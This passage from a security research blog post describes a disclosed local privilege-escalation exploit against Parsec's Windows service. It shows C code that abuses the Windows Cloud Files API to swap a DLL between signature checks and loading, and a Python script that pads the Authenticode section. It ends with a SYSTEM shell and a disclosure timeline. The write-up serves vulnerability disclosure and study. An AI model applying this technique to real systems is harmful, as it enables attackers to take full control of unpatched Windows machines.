
We are able to access the copied secret file, which was only accessible to NT AUTHORITY\SYSTEM!
-- Remote code execution
--- Yes, I store my files in the cloud. Except there's no cloud involved
Recall that parsecd.exe is just a loader for the main DLL. The DLL's Authenticode signature is checked against a number of pinned keys, and the app
maintains an open handle to the DLL and the directory to ensure no one tampers with it.
Well, that's in theory. In practice, Windows is a wild place, and there's always an API for all your exploitation needs.
My first intuition was to use a remote SMB server that provides a different file every time it is requested. This would have worked in theory, but Windows caches the file after reading it for the Authenticode check, and doesn't read it from the share again.
Enter ✨Windows Cloud Files API✨. Implemented as a user-mode helper for cloud storage providers, it allows creating "placeholder" files, which do not
contain any data initially, yet they act as normal files. When a process reads the file, it is put in a waiting state and the cloud provider is called
in order to provide the actual data. This process is called hydration, and the file is cached on disk afterwards. The cloud provider can request
dehydration, meaning the cache is evicted and further access requests will need to go through it again.
Surprinsingly, the API is really nice to use. In a world of evil APIs like Windows Filtering Platform where you need to call 10 functions with 10 parameters just to do the equivalent of "Hello World", or functions like CreateFile that can create files, open files, pet your cat and book tickets for your next vacation, Cloud Files API is very easy to set up.
First you need to register and connect to a sync root, which is the equivalent of a folder where placeholder files will be stored.
CF_SYNC_REGISTRATION syncReg = {
    .StructSize = sizeof(CF_SYNC_REGISTRATION),
    .ProviderName = L"Exploit",
    .ProviderVersion = L"1.0",
    .ProviderId = { 0x5e767957, 0x2369, 0x4b81, { 0x85, 0x6d, 0x37, 0x44, 0x6b, 0x9a, 0x7f, 0x2e } }
};
CF_SYNC_POLICIES policies = {
    .StructSize = sizeof(CF_SYNC_POLICIES),
    .Hydration = {
        .Primary = CF_HYDRATION_POLICY_PARTIAL,
        .Modifier = CF_HYDRATION_POLICY_MODIFIER_NONE,
    },
    .Population = {
        .Primary = CF_POPULATION_POLICY_PARTIAL,
    },
    .InSync = CF_INSYNC_POLICY_NONE,
    .HardLink = CF_HARDLINK_POLICY_ALLOWED,
    .PlaceholderManagement = CF_PLACEHOLDER_MANAGEMENT_POLICY_DEFAULT,
};
CF_CALLBACK_REGISTRATION cbReg[] = {
    {
        .Type = CF_CALLBACK_TYPE_FETCH_DATA,
        .Callback = FetchDataCallback,
    },
    {
        .Type = CF_CALLBACK_TYPE_NOTIFY_FILE_CLOSE_COMPLETION,
        .Callback = FileClosedCallback,
    },
    {
        .Type = CF_CALLBACK_TYPE_NONE,
    },
};

hRet = CfRegisterSyncRoot(
    SyncRoot.c_str(),
    &syncReg,
    &policies,
    CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT
);

hRet = CfConnectSyncRoot(
    SyncRoot.c_str(),
    cbReg,
    Context,
    CF_CONNECT_FLAG_NONE,
    ConnectionKey
);
There's some boilerplate code, but most of the flags are very intuitive. For example, you can request either full or partial hydration, that changes whether the entire file needs to be hydrated when an app requests a slice of it.

That's a lie.
When you connect to a sync root you can define multiple types of callbacks. The most important one is the FETCH_DATA callback, which is called when a process
tries to read a file that hasn't been hydrated yet. It's the provider's responsibility to hydrate the entire requested range before the other process can continue.
A very dumb and inefficient implementation of this API is as follows:
CF_OPERATION_INFO transferOpInfo = {
    .StructSize = sizeof(transferOpInfo),
    .Type = CF_OPERATION_TYPE_TRANSFER_DATA,
    .ConnectionKey = CallbackInfo->ConnectionKey,
    .TransferKey = CallbackInfo->TransferKey,
};
CF_OPERATION_PARAMETERS transferOpParams = { 0 };

buf.resize(CallbackParameters->FetchData.RequiredLength.QuadPart);

SetFilePointerEx(
    context->currentDllInfo->hFile,
    CallbackParameters->FetchData.RequiredFileOffset,
    nullptr,
    FILE_BEGIN
);

ReadFile(
    context->currentDllInfo->hFile,
    &buf[0],
    static_cast<DWORD>(buf.size()),
    &bytesRead,
    nullptr
);

transferOpParams = {
    .ParamSize = sizeof(transferOpParams),
    .TransferData = {
        .CompletionStatus = 0,
        .Buffer = &buf[0],
        .Offset = CallbackParameters->FetchData.RequiredFileOffset,
        .Length = {
            .QuadPart = bytesRead,
        },
    },
};

hRet = CfExecute(&transferOpInfo, &transferOpParams);
The parameters contain a required offset and length, and the provider calls CfExecute with a buffer containing the requested bytes. That's all.
Registering a placeholder file is also simple:
CF_PLACEHOLDER_CREATE_INFO placeholderInfo = {
    .RelativeFileName = PlaceholderName.c_str(),
    .FsMetadata = {
        .BasicInfo = {
            .CreationTime = {
                .LowPart = FileAttributes->ftCreationTime.dwLowDateTime,
                .HighPart = static_cast<LONG>(FileAttributes->ftCreationTime.dwHighDateTime),
            },
            .FileAttributes =  FileAttributes->dwFileAttributes,
        },
        .FileSize = {
            .LowPart = FileAttributes->nFileSizeLow,
            .HighPart = static_cast<LONG>(FileAttributes->nFileSizeHigh),
        },
    },
    .FileIdentity = &CreateCloudPlaceholder, // not used, any valid pointer will do
    .FileIdentityLength = 1,
    .Flags = CF_PLACEHOLDER_CREATE_FLAG_SUPERSEDE | CF_PLACEHOLDER_CREATE_FLAG_MARK_IN_SYNC,
};

hRet = CfCreatePlaceholders(
    SyncRoot.c_str(),
    &placeholderInfo,
    1,
    CF_CREATE_FLAG_STOP_ON_ERROR,
    &entriesProcessed
);
That's all you need to do to create a cloud provider, in case you're looking for startup ideas.
--- Not so exclusive anymore
So, what's the deal with this API and how is it relevant to the exploit?
parsecd.exe employs 3 stages for the DLL file:
- The DLL file is hashed
- the hash is passed as an argument to the DLL's entrypoint, no idea why
appdata.jsoncontains ahashfield, which is not used, no idea why
- The Authenticode signature is checked
LoadLibraryis called
All this is done while holding a handle to the file, so we cannot tamper with the file (spoiler: we can).
From Microsoft docs on CfUpdatePlaceholder:
the caller must acquire an exclusive handle to the file if it also intends to dehydrate the file at the same time or data corruption can occur.
That must is also a lie. Further down in the page we find out that the platform does not validate the exclusiveness of the handle.
So, while opening an exclusive handle to the file is recommended so monsters don't spawn, nothing keeps us from using a normal handle. The exclusive handle
parsecd.exe keeps on the file is rendered basically useless.
However, remember that once a file is hydrated it is cached on disk, so we need to find a way to quickly dehydrate the file before the next stage begins.
We can use CfUpdatePlaceholder to dehydrate it, sure, but everything happens asynchronously. There's no guarantee the file will be dehydrated before the next stage
reads the file again.
A typical Parsec DLL is around 6MB, which, unless you're running Windows on a toaster, it should be hashed almost instantly.
The idea is to extend the race long enough to be able to dehydrate the file before it's read again. For the first stage we can pass whatever we want, since it only performs a hash and then continues. During my tests I concluded that a 500MB blank file is enough. But things change at the second stage, where we need a valid Authenticode signature.
I searched a lot online for any PE signed by Parsec (which is owned by Unity) that has a greater size, but I found nothing. I even signed up for an enterprise trial, hoping there's an MSI file or something similar, but there wasn't. The Unity installer was a great alternative, but even though it's the same company, it uses a different signing certificate. That's until I found an interesting thing about Authenticode.
--- Authenti-can't hash what's not there
Since our target is creating a larger file while keeping the Authenticode signature valid, we can modify the Authenticode section itself. It's a standard PE section and it stores the data at the end of the file, so nothing keeps us from extending the section and adding random data. Note that it is not a vulnerability in the Authenticode signature, since we don't tamper with actual PE code/data.
Here's what it looks like in Python. In my actual exploit I implemented it in C, but parsing PE files in C is a task I wouldn't wish on my worst enemies.
pe = pefile.PE('orig.dll')
to_add = 1000000
pe.OPTIONAL_HEADER.DATA_DIRECTORY[pefile.DIRECTORY_ENTRY['IMAGE_DIRECTORY_ENTRY_SECURITY']].Size += to_add

pe.write('padded.dll')
with open('padded.dll', 'ab') as f:
    f.write(b'\x00' * to_add)
A padded file of around 500MB should be enough.
--- 127.0.0.1 is still my home directory
The last piece of the puzzle was setting the working directory to \\127.0.0.1\C$\Users... instead of C:\Users.... With a local path, Windows tries to be efficient and uses
CreateFileMapping for the Authenticode check, which messes up the race condition as we might overwrite active pages. With a network path, even though it's the same folder, Windows
defaults to multiple ReadFile calls.
We have a file for each stage, now we just need to find an oracle that tells us when a stage is done. Luckily, Cloud Files API offers us the NOTIFY_FILE_CLOSE_COMPLETION callback,
which is invoked when a handle to the placeholder file is closed. Unfortunately, the callback is asynchronous, so it doesn't block the process. But with files large enough to keep the
validations busy for a while, we can dehydrate the file and actually succeed before the next stage happens.

Behold, the fruit of our labors, an NT AUTHORITY\SYSTEM shell!
-- Wrapping up
This was a monster of an exploit, that every time I thought it's completed another thing broke everything. In any case, it was a very interesting research session.
Just because a file has a handle, Windows doesn't honor it in all APIs. Windows is very weird regarding what's considered trusted and what is not. You can't create
the equivalent of a Linux symlink without admin rights (well, except \RPC Control), but you can create a fake cloud provider that can give you fake files with each request and nothing
stops you.
It's hard to say what the best remediation steps would be to prevent these vulnerabilities, as I don't know which features are actually intended and what are not. If you ask me,
there's no need for a Parsec-as-system-spawner service, or custom AppData paths, but who knows the business justification for this.
You can download the whole PoC code from GitHub.
- Timeline
- 30 Apr 2026 - Initial submission
- 01 May 2026 - Provided additional information
- 01 Jun 2026 - Tested a QA build with the proposed fix
- 25 Jun 2026 - Parsec advisory published
- 03 Jul 2026 - Blog post published